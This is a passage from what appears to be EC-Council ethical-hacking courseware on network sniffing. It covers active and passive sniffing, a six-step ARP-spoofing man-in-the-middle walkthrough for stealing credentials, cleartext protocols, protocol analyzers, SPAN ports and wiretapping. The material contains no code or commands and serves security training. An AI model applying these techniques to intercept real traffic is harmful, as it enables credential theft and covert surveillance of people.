- **Using a Trojan horse**: Most Trojans have in-built sniffing capability. An attacker can install these on a victim's machine to compromise it. After compromising the victim's machine, the attacker can install a packet sniffer and perform sniffing.

Most modern networks use switches instead of hubs. A switch eliminates the risk of passive sniffing. However, a switch is still vulnerable to active sniffing.

Note: Passive sniffing provides significant stealth advantages over active sniffing.

Active Sniffing

Active sniffing searches for traffic on a switched LAN by actively injecting traffic into it. Active sniffing also refers to sniffing through a switch. In active sniffing, the switched Ethernet does not transmit information to all the systems connected through LAN as it does in a hub-based network. For this reason, a passive sniffer is unable to sniff data on a switched network. It is easy to detect these sniffer programs and highly difficult to perform this type of sniffing.


Switches examine data packets for source and destination addresses and then transmit them to the appropriate destinations. Therefore, it is cumbersome to sniff switches. However, attackers can actively inject ARP traffic into a LAN to sniff around a switched network and capture the traffic. Switches maintain their own ARP cache in Content Addressable Memory (CAM). CAM is a special type of memory that maintains a record of which host is connected to which port. A sniffer records all the information visible on the network for future review. An attacker can see all the information in the packets, including data that should remain hidden.

To summarize the types of sniffing: passive sniffing does not send any packets; it only monitors the packets sent by others. Active sniffing involves sending out multiple network probes to identify access points.

The following is a list of different active sniffing techniques:

- MAC flooding
- DNS poisoning
- ARP poisoning
- DHCP attacks
- Switch port stealing
- Spoofing attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How an Attacker Hacks the Network Using Sniffers

Attackers use sniffing tools to sniff packets and monitor network traffic on a target network. The steps that an attacker follows to make use of sniffers to hack a network are illustrated below.

- **Step 1**: An attacker who decides to hack a network first discovers the appropriate switch to access the network and connects a system or laptop to one of the ports on the switch.

Figure 8.4: Discovering a switch to access the network

- **Step 2**: An attacker who succeeds in connecting to the network tries to determine network information such as the topology of the network by using network discovery tools.

Figure 8.5: Using network discovery tools to learn topology

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: By analyzing the network topology, the attacker identifies the victim's machine to target his/her attacks.

Figure 8.6: Identifying the victim's machine

- **Step 4**: An attacker who identifies a target machine uses ARP spoofing techniques to send fake (spoofed) Address Resolution Protocol (ARP) messages.

Figure 8.7: Attacker sending fake ARP messages


- **Step 5**: The previous step helps the attacker to divert all the traffic from the victim's computer to the attacker's computer. This is a typical man-in-the-middle (MITM) type of attack.

Figure 8.8: Redirecting the traffic to the attacker

- **Step 6**: Now, the attacker can see all the data packets sent and received by the victim. The attacker can now extract sensitive information from the packets, such as passwords, usernames, credit card details, and PINs.

Figure 8.9: Attacker extracting sensitive information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Protocols Vulnerable to Sniffing

The following protocols are vulnerable to sniffing. The main reason for sniffing these protocols is to acquire passwords.

- **Telnet and Rlogin**

  Telnet is a protocol used for communicating with a remote host (via port 23) on a network using a command-line terminal. rlogin enables an attacker to log into a network machine remotely via a TCP connection. Neither of these protocols provides encryption; therefore, data traveling between clients connected through any of these protocols are in plaintext and vulnerable to sniffing. Attackers can sniff keystrokes, including usernames and passwords.

- **HTTP**

  Due to vulnerabilities in the default version of HTTP, websites implementing HTTP transfer user data across the network in plaintext, which attackers can read to steal user credentials.

- **SNMP**

  Simple Network Management Protocol (SNMP) is a TCP/IP-based protocol used for exchanging management information between devices connected on a network. The first version of SNMP (SNMPv1) does not offer strong security, which leads to the transfer of data in a cleartext format. Attackers exploit the vulnerabilities in this version to acquire passwords in plaintext.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SMTP**

  Simple Mail Transfer Protocol (SMTP) is used for transmitting email messages over the Internet. In most implementations, SMTP messages are transmitted in cleartext, which enables attackers to capture plaintext passwords. Further, SMTP does not provide any protection against sniffing attacks.

- **NNTP**

  Network News Transfer Protocol (NNTP) distributes, inquires into, retrieves, and posts news articles using a reliable stream-based transmission of news among the ARPA-Internet community. However, this protocol fails to encrypt the data, which allows attackers to sniff sensitive information.

- **POP**

  Post Office Protocol (POP) allows a user's workstation to access mail from a mailbox server. A user can send mail from the workstation to the mailbox server via SMTP. Attackers can easily sniff the data flowing across a POP network in cleartext because of the protocol's weak security implementations.


- **FTP**

  File Transfer Protocol (FTP) enables clients to share files between computers in a network. This protocol fails to provide encryption; therefore, attackers can sniff data, including user credentials, by running tools such as Cain & Abel.

- **IMAP**

  Internet Message Access Protocol (IMAP) allows a client to access and manipulate electronic mail messages on a server. This protocol offers inadequate security, which allows attackers to obtain data and user credentials in cleartext.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing in the Data Link Layer of the OSI Model

The OSI model describes network functions as a series of seven layers. Each layer provides services to the layer above and receives services from the layer below.

The data link layer is the second layer of the OSI model. In this layer, data packets are encoded and decoded into bits. Sniffers operate at the data link layer and can capture packets from this layer. Networking layers in the OSI model are designed to work independently of each other; thus, if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing.





Figure 8.10: Sniffing in the data link layer of the OSI model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hardware Protocol Analyzers

A hardware protocol analyzer is a device that interprets traffic passing over a network. It captures signals without altering the traffic segment. Its purpose is to monitor network usage and identify malicious network traffic generated by hacking software installed on the network. It captures a data packet, decodes it, and analyzes its content according to predetermined rules. It allows an attacker to see the individual data bytes of each packet passing through the network.

Compared to software protocol analyzers, hardware protocol analyzers are capable of capturing more data without packet drops at the time of data overload. Hardware protocol analyzers provide a wide range of network connection options varying from LAN, WAN, and wireless to circuit-based telco network lines. They are capable of displaying bus states and low-level events such as high-speed negotiation (K/J chirps), transmission errors, and retransmissions. The analyzers provide accurate timestamps of the captured traffic. However, hardware analyzers are more expensive and tend to be out of reach for individual developers, hobbyists, and ordinary hackers.

Hardware protocol analyzers from different manufacturers include:

- **Voyager M4x Protocol Analyzer**

  Source: *https://teledynelecroy.com*

  The Voyager M4x analyzer platform provides accurate and reliable capture of USB4 and Thunderbolt 3 protocols for fast debugging, analysis, and problem-solving. Voyager M4x features the highest-fidelity probe design and provides unmatched reliability when testing devices at the full USB4 Gen3x2 (40 Gb/s aggregate) speed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 8.11: Voyager M4x Protocol Analyzer

- **N2X N5540A Agilent Protocol Analyzer**

  Source: *https://www.valuetronics.com*


  The Agilent N2X is a test solution for testing the development and deployment of network services for converging network infrastructures. Service providers, network equipment manufacturers (NEMs), and component manufacturers can verify service attributes of entire networks end-to-end, while also isolating problems down to individual networking devices and subsystems. Two different types of cards can be configured simultaneously, allowing for test scenarios that use a combination of port types.

Figure 8.12: N2X N5540A Agilent Protocol Analyzer

Some examples of hardware protocol analyzers are listed below:

- Keysight E2960B (*https://www.keysight.com*)
- STINGA Protocol Analyzer (*https://utelsystems.com*)
- NETSCOUT OneTouch AT Network Assistant (*https://enterprise.netscout.com*)
- NETSCOUT OptiView XG Network Analysis Tablet (*https://enterprise.netscout.com*)
- Agilent (Keysight) Technologies 8753ES (*https://www.microlease.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SPAN Port

Switched Port Analyzer (SPAN) is a Cisco switch feature, also known as "port mirroring," that monitors network traffic on one or more ports on the switch. A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch. It helps to analyze and debug data, identify errors, and investigate unauthorized network access. When port mirroring is on, the network switch sends a copy of the network packets from the source port to the destination port, which studies the network packets with the help of a network analyzer. There can be one or more sources, but there should be only one destination port on the switch. Source ports are the ports for which network packets are monitored and mirrored. The user can simultaneously monitor the traffic of multiple ports, such as the traffic on all the ports of a specific virtual local area network (VLAN).





Figure 8.13: Working of SPAN

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wiretapping

Wiretapping, or telephone tapping, refers to the monitoring of telephone or Internet conversations by a third party with covert intentions. To perform wiretapping, the attacker first selects a target person or host on the network to wiretap and then connects a listening device (hardware, software, or a combination of both) to the circuit carrying information between the two target phones or hosts. Typically, the attacker uses a small amount of the electrical signals generated by the telephone wires to tap the conversation. This allows attackers to monitor, intercept, access, and record information contained in the data flow in a communication system.

Wiretapping Methods

The following are ways to perform wiretapping:

- The official tapping of telephone lines
- The unofficial tapping of telephone lines
- Recording the conversation
- Direct line wiretap
- Radio wiretap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wiretapping

There are two types of wiretapping that an attacker can use to monitor, record, and even alter the data flow in the communication system.

- **Active Wiretapping**


  In hacking terminology, active wiretapping is an MITM attack. This allows an attacker to monitor and record the traffic or data flow in a communication system. The attacker can also alter or inject data into communication or traffic.

- **Passive Wiretapping**

  Passive wiretapping is snooping or eavesdropping. This allows an attacker to monitor and record traffic. By observing the recorded traffic flow, the attacker can snoop for a password or other information.

Note: Wiretapping without a warrant or the consent of the people conducting the conversation is a criminal offense in most countries, and is punishable depending on the country's law.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Lawful Interception

Lawful interception (LI) refers to legally intercepting data communication between two endpoints for surveillance on traditional telecommunications, VoIP, data, and multiservice networks. LI obtains data from a communication network for analysis or evidence. This is useful in activities like infrastructure management and protection, as well as cybersecurity-related issues. Here, the network operator or service provider legally sanctions access to private network data for monitoring private communications like telephone calls and email messages. Such operations are carried out by law enforcement agencies (LEAs).

This type of interception is necessary only to monitor messages exchanged on suspicious channels in which the users are engaged in illegal activity. Countries around the world are making strides to standardize this type of procedure for interception.

The figure shows the telco/ISP lawful solution provided by the Decision Computer Group. The solution consists of one tap/access switch and multiple systems for the reconstruction of intercepted data. The tap/access switch collects traffic from the Internet service provider (ISP) network, sorts the traffic by IP domain, and serves it to E-Detective (ED) systems that decode and reconstruct the intercepted traffic into its original format. The tool performs this with the help of supporting protocols such as POP3, IMAP, SMTP, P2P and FTP, and telnet. The Centralized Management Server (CMS) manages all the ED systems.

